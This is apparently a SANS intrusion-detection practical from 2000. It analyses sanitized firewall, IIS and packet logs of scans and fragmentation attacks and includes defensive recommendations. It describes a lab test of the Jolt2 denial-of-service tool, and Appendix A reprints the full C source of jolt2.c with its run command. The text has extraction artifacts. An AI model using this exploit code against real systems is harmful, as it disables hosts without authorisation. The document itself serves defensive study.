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(Š f) Ó6 0 7 " (ò ñ; 7‡ ñ; f) 7
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Detection Practical Assignment For SANS2000 DC
By Ruangkrai
Rangsiphol

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Assignment 1 -Network Detects Introduction This document contains 5 detects with analysis, There are various sources of detects. The first detect is obtained from logging on our Microsoft Internet Information server. Actually we use this log to analyze statistic of our web site, but it is pretty good clue for investigating the incident. The second and third log are captured from log of Firewall-1. The rest detects are obtained from SNOOP in our lab network. It is part of our penetration test and server hardening. The destination network address has been sanitized. The domain name is replaced with mydmz.com for server in DMZ and test.lab for server in lab network. There are numbers of servers in DMZ, that will be replaced with www1-www15 for web server 1 -15 and the same format for other server such as SMTP, FTP, POP. We also sanitized the source address to be attacker.badguy.com ,suspected.badguy.com and scanner.badguy.com Detect #1 Frontpage Server Improper Permissions. (No.2 in top ten list : Vulnerable CGI and application extension installed on Web server) Vulnerable CGI programs and application extensions (e.g., ColdFusion) installed on

```
=====
Software: Microsoft Internet Information Server 4.0 #Version: 1.0 #Date: 2000-02-01 00:01:13 #Fields: date time c-ip s-ip cs-method cs-uri-stem sc-bytes cs-bytes time-taken cs-version cs(User-Agent) Date Time Client IP User name Server IP Method URI Stem Bytes Sent Bytes Rcv Time taken Protocol version User-Agent
A.B.43.208 GET /_vti_inf.htm 1988 206 31 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:15 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/shtml.dll 351 349 31 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:17 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 1461 386 31 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:20 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 587 427 15 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:22 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 2245 590 172 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:25 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 587 427 0 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:36 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 495 585 16 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:58:52 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 1098 37846 11219 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:59:12 X.Y.211.45 -
A.B.43.208 POST /_vti_bin/_vti_aut/author.dll 971 3297 1110 HTTP/1.0 MSFrontPage/3.0 31/5/00 21:59:15 X.Y.211.45 -
A.B.43.208 GET /index.html 2629 119 1109 HTTP/1.1 Mozilla/4.0+(Compatible;+MSIE+5.0 31/5/00 21:59:17 X.Y.211.45 -
A.B.43.208 GET /massche.jpg 37400 252 10544 HTTP/1.1 Mozilla/4.0+(Compatible;+MSIE+5.0
=====
```

Source of trace: Microsoft Internet Information Server. Detect was generated by: It was logged by IIS server in W3C Extended format with selected field. Probability the source address was spoofed: The source address is unlikely spoofed. This is application layer attack, to be succeed this attack, the complete session in network layer (TCP/IP) is needed. Description of attack: Microsoft FrontPage is Web authoring tool client, it must be used along with FrontPage Extension on web server. With this extension, client would have special components and utilities to create website and it would be allowed to upload their web contents to the server within FrontPage. The FrontPage Extension that installed on the server is set of tools and library to handle FrontPage features and also site administration operation. After installed the extension there will be some special directories, executable file, and library file installed on the web server automatically. Microsoft integrated NT security to authenticate FrontPage client, unfortunately the integration is not tight enough. The attacker can exploit this vulnerability and use FrontPage Extension as their uploading tools to deface victim's web site. Attack mechanism FrontPage Extension has 3 DLLs to perform site administration operation, there are, Admin.dll, Author.dll, Shtml.dll. The FrontPage client would send the requests to according DLLs by POST command. All of these DLLs are protected by NTFS permission, That's mean if the permission on these files are incorrect or files locate on FAT, the anonymous user could POST command to these DLLs without authentication. Actually these directory's permissions should be automatically while installing FrontPage Extension.

the virtual web server. In this case, we had got mistake from moving web site to the new server , we used ordinary file transfer , therefore, the existing permission on the old web site had not been transferred . The permissions on the new server were set to everyone READ. Attacking sequence Scanning for FrontPage Server Extension by , "GET /_vti_inf.html " Testing permission by post 2 commands, "POST /_vti_bin/shtml.dll " , (There is no data in User Name field , it's mean current user has not been authenticated , it connect with anonymous user.) Sending command to authoring (upload file) to author.dll , "POST /_vti_aut/author.dll". The log shown above is , the attacker had succeed upload 2 files (size 37,400 and 2692 bytes) Correlations: With our investigation, we found that the attacker had scanned all of our web server looking for this vulnerability until they found this site and start attacking. After we had fixed this problem, they still very slowly probing for 5 days seem like they tried to re-attack. The whole sequence from scanning, attacking, probing until they re-attacking trial , seem like it had been done by automated attacking tools. Frontpage-bad-ext-permissions (3682) HYPERLINK

"http://xforce.iss.net/static/3682.php"

http://xforce.iss.net/static/3682.php List of Special Files and Directories Maintained by FrontPage HYPERLINK

"http://msdn.microsoft.com/library/officedev/fpage/a_spfile.htm"

http://msdn.microsoft.com/library/officedev/fpage/a_spfile.htm How FrontPage Authenticates on IIS HYPERLINK

"http://officeupdate.microsoft.com/frontpage/wpp/serk/scwin_5.htm"

http://officeupdate.microsoft.com/frontpage/wpp/serk/scwin_5.htm Evidence of active targeting: Yes, target of this attack focus on our web server.

Severity: = (Criticality + lethality) - (System + Net

Countermeasures) Criticality - 5; Our Web server is being attacked. Lethality - 5; Extremely high, attacker succeeding exploit on the server's vulnerable . System - 0; Server is already compromise . Web server has got a big mistake ,FrontPage Extension's directories have improper permission setting and attacker found it. Countermeasures - 1; The traffic to the server seem like a ordinary HTTP session. Firewall did not sense any signal. Severity = (5+5) - (0+1) = 9 Defensive recommendations: Remove FrontPage Extension (if not use it) .

Hardening Windows NT and IIS server as suggested in HYPERLINK

"http://www.microsoft.com/technet/security/iischk.asp" Microsoft Internet

Information Server 4.0 Checklist Using vulnerabilities scanner to perform

penetration test periodically. Keep Windows NT , IIS , FrontPage Extension running on latest service pack. Multiple choice test question: How does

improper FrontPage Extension permission can be used to exploit IIS ? Attacker can PUT their files to web site. FTP Server allow anonymous with write

permission. IIS server open default Netbios for FrontPage client. Attacker can POST command to FrontPage Extension DLLs. Answer: d Detect #2 Scanning for

SunRPC Service (No.3 in top ten list : Remote Procedure Call

Weaknesses) date;time;orig;type;action;alert;i/f_name;i/f_dir;proto;src;dst;service;s_port;len;rule;icmp-type;icmp-

code;sys_msgs 28Jun2000;17:46:30;venus;log;drop;;hme0;inbound;tcp;ext-

X.Y.21.180;www1.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:33;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www2.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:35;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www3.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:36;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www3.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:38;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www4.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:40;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www5.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:42;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www8.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:43;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180;

www8.mydmz.com;sunrpc;5169;60;1;;; 28Jun2000;17:46:45;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.21.180; www8.mydmz.com;sunrpc;5169;60;1;;; Source of

trace: My network Detect was generated by: Firewall-1 logs on the perimeter of our DMZ . Exported to text file with this format

, date;time;orig;type;action;alert;i/f_name;i/f_dir;proto;src;dst;service;s_port;len;rule;icmp-type;icmp-code;sys_msgs Probability the source address was

address is unlikely spoofed. Description of attack: The attacker is scanning for sun RPC portmapper. If they succeed on connect to this service, they can obtain lot of information as to what services are running on a system and what ports are assigned. There are multiple dangerous vulnerabilities caused by flaws in RPC such as Tooltalk, Statd , Automountd , etc. Attack mechanism Packets from single source IP were probing for an active port 111/UDP. The repeated source port in all packets are clearly evidence of unordinary packets, it certainly forged. The scanning was happen quickly , it might be from automated scripts. The source address was active on the internet and does not appear to has been spoofed. Correlations: CERT Advisory CA-99-05 Vulnerability in statd expose vulnerability in automountdd [HYPERLINK](#)

"<http://www.cert.org/advisories/CA-99-05-statd-automountd.html>"

<http://www.cert.org/advisories/CA-99-05-statd-automountd.html> CERT Advisory CA-98.11 Stack Overflow in ToolTalk RPC Service [HYPERLINK](#)

"<http://www.cert.org/advisories/CA-98.11.toolotalk.html>"

<http://www.cert.org/advisories/CA-98.11.toolotalk.html> Evidence of active targeting: Yes , our servers in DMZ were being targeted and scanned. It was the reconnaissance step , if they found vulnerabilities , the target might be more precise to a single host. Severity: = (Criticality + lethality) - (System + Net Countermeasures) Criticality - 3; Our network are being scanned. Lethality - 5; It would be very dangerous if our servers have these vulnerabilities. System - 5; Our server had been patched already. Countermeasures - 5; Firewall drop all scanning packets , that attacker could not reach our servers. Severity = (5+3) - (5+5) = -2 Defensive recommendations: Remove RPC services from the server .

Update system with latest patch released. Configure appropriate rules for firewall Multiple choice test question: Which one should not be considered as defensive tool for RPC attack ? Vulnerabilities scanner Firewall Proxy All of above Answer: c Detect #3 Subseven

Scan 19Jul2000;23:37:20;venus;log;drop;;hme0;inbound;tcp;ext-

X.Y.35.103;www1.mydmz.com;27374;10711;44;1;;; 19Jul2000;23:37:21;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.105;

www2.mydmz.com;27374;2505;44;1;;; 19Jul2000;23:37:23;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.108;

www3.mydmz.com;27374;4677;44;1;;; 19Jul2000;23:37:36;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.103;

www3.mydmz.com;2737410712;44;1;;; 19Jul2000;23:37:38;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.105;

www4.mydmz.com;27374;2506;44;1;;; 19Jul2000;23:37:40;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.108;

www5.mydmz.com;27374;4678;44;1;;; 19Jul2000;23:37:52;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.103;

www8.mydmz.com;27374;10713;44;1;;; 19Jul2000;23:37:53;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.105;

www8.mydmz.com;27374;2507;44;1;;; 19Jul2000;23:37:55;venus;log;drop;;hme0;inbound;tcp;ext-X.Y.35.108; www8.mydmz.com;27374;4679;44;1;;; Source of trace: This trace was captured on my network Detect was generated by: Firewall-1 logs on

the perimeter of our DMZ . Exported to text file with this format , date;time;orig;type;action;alert;i/f_name;i/f_dir;proto;src;dst;service;s_port;len;rule;icmp-type;icmp-code;sys_msgs Probability the source address was

spoofed: The address is unlikely spoofed. They are 3 sources of scanned , probably from single machine with multiple addresses. Description of

attack: This traffic above is only a partial list of the scanning done by this IP address. This IP address probes all our addresses in our DMZ during 23:37-

23:50 . It was pretty quick scan , and always drop by firewall. Attack mechanism Scanning for the TCP port 27374 using the half open scanning method (TCP Portscanning). Compromised host would be response to this scanning , the

attacker would leverage their attack later. Correlations: This is a very common Trojan horse scan. Sub Severn is recently known for last quater Trojan and so far it widely spread around the word . There are many incidents according this Trojan have been reported . You can a lot information about this stuff at ,

[HYPERLINK "http://www.commodon.com/threat/threat-all.htm"](http://www.commodon.com/threat/threat-all.htm)

<http://www.commodon.com/threat/threat-all.htm> [HYPERLINK](#)

"<http://subseven.slak.org/main.html>"

<http://subseven.slak.org/main.html> Evidence of active targeting: Our hosts in DMZ were targeted for the Sub Seven Trojan. (wwwX.mydmz.com) Severity: =

(Criticality + lethality) - (System + Net Countermeasures) Criticality - 3; No

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machine, if exploited System - 5; Servers in DMZ are running Windows NT with latest patch . The known version of Sub seven will not work on patched NT; Countermeasures - 5; Our firewall drop all this kind of scanning. Severity = (3+5) - (5+5) = -2 Defensive recommendations: Keep all servers running on latest version of NT Allow only essential services port in both directions Regularly scan server to ensure there are not infected. Multiple choice test question: What is the most efficient method to protect servers from Trojan horse ? Set ACL to denied suspected address . Set firewall's rule to allow only specific ports . Set OS to boot up only from internal HDD Running web server with SSL Answer: b Detect #4 Teardrop IP fragmentation overlap =====Summary

```
===== attacker.badguy.com -> dns.mydmz.com DNS R port=53
attacker.badguy.com -> dns.mydmz.com UDP continuation
ID=57005 attacker.badguy.com -> dns.mydmz.com DNS R port=53 attacker.badguy.com
-> dns.mydmz.com UDP continuation ID=57005 attacker.badguy.com -> dns.mydmz.com
DNS R port=53 attacker.badguy.com -> dns.mydmz.com UDP continuation
ID=57005 ===== Detail
```

```
===== ETHER: ----- Ether Header ----- ETHER:
ETHER: Packet 144 arrived at 16:57:28.04 ETHER: Packet size = 60 bytes ETHER:
Destination = 8:0:20:b1:c9:b5, Sun ETHER: Source = 0:30:7b:c7:a9:68,
ETHER: Ethertype = 0800 (IP) ETHER: IP: ----- IP Header ----- IP: IP:
Version = 4 IP: Header length = 20 bytes IP: Type of service = 0x00 IP:
xxx. .... = 0 (precedence) IP: ...0 .... = normal delay IP: ....
0... = normal throughput IP: .... .0.. = normal reliability IP: Total
length = 24 bytes IP: Identification = 57005 IP: Flags = 0x0 IP:
.0.. .... = may fragment IP: ..0. .... = last fragment IP: Fragment
offset = 24 bytes IP: Time to live = 58 seconds/hops IP: Protocol = 17
(UDP) IP: Header checksum = 0006 IP: Source address = A.B.X.X,
attacker.badguy.com IP: Destination address = 203.147.X.X, dns.mydmz.com IP:
No options IP: UDP: [4 byte(s) of data, continuation of IP
ident=57005] ETHER: ----- Ether Header ----- ETHER: ETHER: Packet 145
arrived at 16:57:28.04 ETHER: Packet size = 70 bytes ETHER: Destination =
8:0:20:b1:c9:b5, Sun ETHER: Source = 0:30:7b:c7:a9:68, ETHER: Ethertype
= 0800 (IP) ETHER: IP: ----- IP Header ----- IP: IP: Version = 4 IP:
Header length = 20 bytes IP: Type of service = 0x00 IP: xxx. .... = 0
(precedence) IP: ...0 .... = normal delay IP: .... 0... = normal
throughput IP: .... .0.. = normal reliability IP: Total length = 56
bytes IP: Identification = 57005 IP: Flags = 0x2 IP: .0.. .... = may
fragment IP: ..1. .... = more fragments IP: Fragment offset = 0
bytes IP: Time to live = 58 seconds/hops IP: Protocol = 17 (UDP) IP:
Header checksum = dfe8 IP: Source address = A.B.X.X, attacker.badguy.com IP:
Destination address = 203.147.X.X, dns.mydmz.com IP: No options IP: UDP: -
---- UDP Header ----- UDP: UDP: Source port = 53 UDP: Destination port = 53
(DNS) UDP: Length = 36 UDP: Checksum = 5D1D UDP: DNS: ----- DNS: -----
DNS: DNS: "" DNS:
```

```
=====
===== Source of trace: This trace was captured on our lab
network. Detect was generated by: It was captured by SNOOP in normal output
(summary) and verbose (detail). Probability the source address was spoofed: The
source address is likely spoofed , the attacker need no response from DNS
server. They can use source-address spoofing to conceal their true location .
Probably they scan the target for DNS service with real address and try to DoS
with spoofed address later. Description of attack: This traffic above is
pretend to request service from our DNS server with the series of UDP fragmented
packets. If operating system of DNS server does not properly handle overlapping
IP fragments, it would be crash unexpectedly. Attack mechanism There are 2
packets in this log that are used to attack , First packet coming with 24 bytes
of length and offset at 24th byte. Also the flags of this packet is not set ,
it's mean this packet is the last fragment of datagram ID 57005 Second packet is
56 bytes long fragment at offset byte 0 , the more fragment flag set , it is the
first fragment of this datagram. The offset of the last fragment (1st packet )
is overlap inside the first fragment (2nd packet ) , and the payload length of
the first fragment is exceed the end of the last fragment. The reassembled of
these 2 packets will be shown at the figure below. The attacker sent these
anomalous fragments pair to DNS Server continuously. Actually affected machines
would crash or hang up when try to reconstruct this
```


captured very long sequence of characters into output . You might doubt why the UDP data is very long while value in UDP length is only 4 bytes.

Correlations: Malicious option settings in UDP packets could force a reboot in SunOS 4.1.3 systems [HYPERLINK "http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0217"](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0217) <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0217> Evidence of active targeting: This detected is captured on lab network as a part of server hardening and penetration test. Severity: = (Criticality + lethality) - (System + Net Countermeasures) Criticality - 5; Specific machines were targeted Lethality - 2; Low, Only Sun OS version 4.1.3.a1 will be affected from this attack. System - 4; Servers in lab network are running Windows NT with latest patch . That might not be effected. Countermeasures - 1; Server are allowed to directly connect to the lab network , no any perimeter defense install Severity = (5+2) - (4+1) = 2 Defensive recommendations: Keep all servers running on latest version of OS. Allow only essential services port in both directions. Multiple choice test question: Which service could be attacked by UDPBomb ? SMTP POP3 DNS FTP Answer: c

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Assignment 2 -Evaluation an Attack Introduction Almost Microsoft Windows OSs are susceptibility on the fragmented DoS. There are a lot of known attack based on this method widely used, such as, WIN_IGM_DoS , Win OOB, Win Nuke and also the attack tested in this document, "Jolt". The affected systems contain a flaw in the code that performs IP Fragment reassembly. If a continuous stream of fragmented IP datagrams with a particular malformation were sent to an affected machine, it could be made to devote most or all of its CPU availability to processing them. The data rate is needed to completely deny service varies depending on the machine and network conditions, but in most cases even relatively moderate rates would suffice. We set up our environment for this test as below, Network : Local Ethernet network 100 baste-TX . Attacker's machine : Intel box running Linux Red Hat 6.2 , IP 10.15.21.118 Victim's machine : Intel box running MS windows NT 4.0 SP6, IP 10.15.21.113 Attacking tools : Jolt2.c from HYPERLINK "http://www.ussrback.com"

www.ussrback.com Network capturing tools : Network monitor running on victim's machine. Others : Windows NT Performance monitor. How did we test . Prepared the attacker's side , Download source code in C language from HYPERLINK "http://www.ussrback.com" www.ussrback.com (Source code is in Appendix A) Compile on our Linux Red Hat machine in the name "Jolt2". Prepared the victim's side Install Network Monitor service and program on Windows NT machine Run Performance Monitor, select object to monitor : Processor , instance 0. (perfmon.exe) Run Network Monitor to capture all packets to file .(netmon.exe) Running Attack Start this command on attacker's side /jolt2 -p 80 10.15.21.113 for 1 minute and quit. While attacking, try to use victim's machine as usual, observed any effect. Watch the performance graph on victim while attacking. What's the result. Our victim's machine was being immediately frozen, we could not even move mouse pointer. We tried to shutdown this machine by CTRL+ALT+DELETE, but it did not work, the server did not response to the keyboard either, it seems totally no response. However, performance monitor that we are running still had some movement on the screen for awhile before froze. The graph show in performance monitor was 100% CPU utilized by kernel about 1 second after the first packet coming after that it also frozen. Until the running of "jolt2" on attacking machine stopped, everything came back again. How does jolt2 work, It forged the fragmented packet and sent to the destination rapidly. With the information captured on the target we found these significant of this attack. The packets were sent on very high speed, it consumed as much as possible bandwidth. There was no first fragment and last fragment. There were repeatedly sent fragments, all offset value were the same at 65520 and also the same ID. I though that MS windows OS had a very deep trouble to handle these anomalous fragments. So it used all of power they had, to try to reassemble them. That is the reason why another process hung up. Network trace. The attacking packets were captured by Network monitor on victim's machine. The details below are 2 of thousands packets. All thousands packets are the same as shown below, Network Monitor trace Fri 08/21/00 12:59:48

```
C:\capture.txt *****
*****
***** Frame      Time      Src MAC Addr      Dst MAC
Addr      Protocol Description
Src Other Addr Dst Other Addr  Type Other Addr 1      3.234  00105A63FF91
VICTIM      IP              ID = 0x455; Proto = UDP; Len: 29, Frag. Offset =
65520 (0xFFFF0) 10.15.21.118  VICTIM  IP + FRAME: Base frame
properties + ETHERNET: ETYPE = 0x0800 : Protocol = IP: DOD Internet Protocol+
IP: ID = 0x455; Proto = UDP; Len: 29, Frag. Offset = 65520 (0xFFFF0) 0000: 00
90 27 86 3C 16 00 10 5A 63 FF 91 08 00 45 00  ..'.<...Zc...E. 00010: 00 1D 04
55 1F FE FF 11 58 78 0A 0F 15 76 0A 0F  ...U...Xx...v.. 00020: 15 71 04 D3 00
50 00 09 00 00 61 00 00 00 00 00  .q...P....a..... 00030: 00 00 00 00 00 00 00
00 00 00 00 00  .....
```

```

(0xFFFF0) 00000: 00 90 27 86 3C 16 00 10 5A 63 FF 91 08 00 45 00
..''.<...Zc....E. 00010: 00 1D 04 55 1F FE FF 11 58 78 0A 0F 15 76 0A 0F
...U....Xx...v.. 00020: 15 71 04 D3 00 50 00 09 00 00 61 00 00 00 00 00
.q...P....a..... 00030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
***** LEGEND ***** IP Version Header Length
TOS Total length of Datagram ID Number Fragment Flag
Fragment Offset TTL Protocol Header Checksum Source IP
Destination IP Souce UDP Port Destination UDP Port UDP
Datagram Length

```

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Assignment 3 - Analysis Report Status of MY.NET Hosts in MY.NET have been scanned and attacked for long time and still being scanned. MY.NET had no perimeter defense to protect these hosts. Thousands of malicious packets have tried to touch these hosts everyday. The statistic of suspected activities came in to MY.NET shown in Figure 1. Figure 1 .Activities Statistic Who are interesting MY.NET ? The suspected packets came from various sources around the world. But there are main players who sent us significant amount of packets. These guys should have special treat for what they are trying to do.

Figure 2 .Suspected Source IP Addresses Technique . The very popular and simple scanning found in MY NET is SYN scan. There are tremendous logs of SYN packet. With these packets, it could be assumed to SYN flood because they used the same technique. But after we analyze in depth, the destination of these SYN packets are not specific to any hosts, there are various and distribute all MY.NET. Therefore, we could be convinced that it is TCP port scanning . Another technique used to scan is SYNFIN Scan. A lot of SYNFIN scan is also found in our logs. These two techniques are major technique, more than 99 % of detectable TCP Flag.

Figure 3.TCP Flag What are they looking for ? . MY.NET is ,of course very attractive . Fellows around the world like to know what are reside in MY.NET. As our analysis result , almost of activities looking for 7 services . There are standard TCP/IP services, FTP (21) , POP2(109),DNS(53),Proxy (8080) LinuxConf (98). Along with Backdoor, NetBus (12345) and Subseven (27375).

Figure 4. Ports of Interested How about suspected outgoing packets? . Although we going to secure MY.NET from being attacked, but we must ensure that our users in MY.NET would not do it internally or try to attack external network. There are thousands of packets in May generated from internal source. However after 1st Jun, the amount of packets had reduced to be under hundred packets a day. It seem like while we are being scanned and attacked, we still living in peace and no counterattack had been performed. Almost of users in MY.NET are very good users , no scanning , no flooding , no attacking and no Trojan planted . It is pretty clean log.

Figure 5. Outgoing Suspected Packets What are destination ports of outgoing packet ? . We analyzed the outgoing packets to find out any attacking signal from MY.NET. The result is alright. There is no signal of any attack or Trojan appeared. Well known ports, Proxy (8080), Socks (1080), NetBios (137). Unknown ports (32771,161,1) that might be analyzed in deep to know exactly what service they tried to connect.

EMBED Excel.Chart.8 \s Figure 6. Destination ports in Outgoing Packets Some interesting outgoing packets . In view of packets quantity in 6. , there is no significant signal of any Trojan . But it doesn't mean there are absolutely no , they might be hidden in "others port" and it is too small . With more precise analysis that we had done to looking for Trojan. We found some outgoing packets that might be taken to consider. We found some machine trying to communicate in Trojan ports .To ensure that these hosts still healthy, they should be scanned for

Trojan.	Month	Date	Time	SRC_ADDR	DEST_ADDR	SRC_PORT	DEST_PORT
	May 28	N/A		MY.NET.97.74	MY.NET.101.192	1243	161
	May 28	N/A		MY.NET.97.74	MY.NET.101.192	1243	161
	May 28	N/A		MY.NET.97.52	MY.NET.101.192	1243	161
	May 28	N/A		MY.NET.97.52	MY.NET.101.192	1243	161
	May 25	N/A		MY.NET.97.226	MY.NET.101.192	1243	161

Backdoor	Month	Date	Time	SRC_ADDR	DEST_ADDR	SRC_PORT	DEST_PO
RT	May 27	23:44:42		MY.NET.253.12	MY.NET.14.1	43746	12345

Backdoor	Month	Date	Time	SRC_ADDR	DEST_ADDR	SRC_PORT	DEST_POR
T	Jun 1	N/A		MY.NET.253.12	MY.NET.102.165	43758	30100

Backdoor	Month	Date	Time	SRC_ADDR	DEST_ADDR	SRC_PORT	DEST_POR
T	May 27	23:44:42		MY.NET.253.12	MY.NET.14.1	43746	6969

Gate Crasher 1.2 Backdoor Summary MY.NET is now in dangerous status. Although we had not found any big attack or compromised host, but the statistic is clearly shown that at least MY.NET has been scanned for a long time, these activities are the signal of network discovery and information gathering. Of course, there is no attacking today , but if MY.NET allow anybody to scanned day by day , all techniques, some day when the attackers have enough information , MY.NET will easily be victim very

Remark To analyze SNORT logs, I imported all of logs in text file to database server, there were more than 400,000 rows had been imported. I used string manipulation program to extract information from raw data to be in proper type. Finally, I use OLAP server to analyze this database, chart in Figure 1-6 are obtained form OLAP.

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```

Appendix A. Source code of jolt2.c * File: jolt2.c * Author: Phonix
<phonix@moocow.org> * Date: 23-May-00 * Description: This is the proof-of-
concept code for the * Windows denial-of-service attack described
by * the Razor team (NTBugtraq, 19-May-00) * (MS00-
029). This code causes cpu utilization * to go to 100%. * *
Tested against: Win98; NT4/SP5,6; Win2K * * Written for: My Linux box. YMMV.
Deal with it. * * Thanks: This is standard code. Ripped from lots of places.
* * Insert your name here if you think you wrote some of * it.
It's a trivial exploit, so I won't take credit * for anything except
putting this file together. */ #include <stdio.h> #include <string.h> #include
<netdb.h> #include <sys/socket.h> #include <sys/types.h> #include
<netinet/in.h> #include <netinet/ip.h> #include <netinet/ip_icmp.h> #include
<netinet/udp.h> #include <arpa/inet.h> #include <getopt.h> struct_pkt {
struct iphdr ip; union { struct icmphdr icmp; struct udphdr
udp; } proto; char data; } pkt; int icmplen = sizeof(struct icmphdr),
udplen = sizeof(struct udphdr), iplen = sizeof(struct iphdr),
spf_sck; void usage(char *pname) { fprintf(stderr, "Usage: %s [-s src_addr]
[-p port] dest_addr\n", pname); fprintf(stderr, "Note: UDP used if
a port is specified, otherwise ICMP\n"); exit(0); } u_long host_to_ip(char
*host_name) { static u_long ip_bytes; struct hostent *res; res =
gethostbyname(host_name); if (res == NULL) return (0); memcpy(&ip_bytes,
res->h_addr, res->h_length); return (ip_bytes); } void quit(char *reason) {
perror(reason); close(spf_sck); exit(-1); } int do_frags (int sck, u_long
src_addr, u_long dst_addr, int port) { int bs, psize; unsigned long x;
struct sockaddr_in to; to.sin_family = AF_INET; to.sin_port = 1235;
to.sin_addr.s_addr = dst_addr; if (port) psize = iplen + udplen + 1;
else psize = iplen + icmplen + 1; memset(&pkt, 0, psize); pkt.ip.version
= 4; pkt.ip.ihl = 5; pkt.ip.tot_len = htons(iplen + icmplen) + 40;
pkt.ip.id = htons(0x455); pkt.ip.ttl = 255; pkt.ip.protocol = (port ?
IPPROTO_UDP : IPPROTO_ICMP); pkt.ip.saddr = src_addr; pkt.ip.daddr =
dst_addr; pkt.ip.frag_off = htons (8190); if (port) {
pkt.proto.udp.source = htons (port|1235); pkt.proto.udp.dest = htons(port);
pkt.proto.udp.len = htons(9); pkt.data = 'a'; } else {
pkt.proto.icmp.type = ICMP_ECHO; pkt.proto.icmp.code = 0;
pkt.proto.icmp.checksum = 0; } while (1) { bs = sendto(sck, &pkt,
psize, 0, (struct sockaddr *) &to, sizeof(struct sockaddr)); }
return bs; } int main(int argc, char *argv[]) { u_long src_addr, dst_addr;
int i, bs=1, port=0; char hostname[32]; if (argc < 2) usage (argv[0]);
gethostname (hostname, 32); src_addr = host_to_ip(hostname); while ((i =
getopt (argc, argv, "s:p:h")) != EOF) { switch (i) { case 's':
dst_addr = host_to_ip(optarg); if (!dst_addr) quit("Bad source
address given."); break; case 'p': port = atoi(optarg);
if ((port <=0) || (port > 65535)) quit ("Invalid port number
given."); break; case 'h': default: usage
(argv[0]); } } dst_addr = host_to_ip(argv[argc-1]); if
(!dst_addr) quit("Bad destination address given."); spf_sck =
socket(AF_INET, SOCK_RAW, IPPROTO_RAW); if (!spf_sck) quit("socket()");
if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs, sizeof(bs)) <
0) quit("IP_HDRINCL"); do_frags (spf_sck, src_addr, dst_addr, port); }.

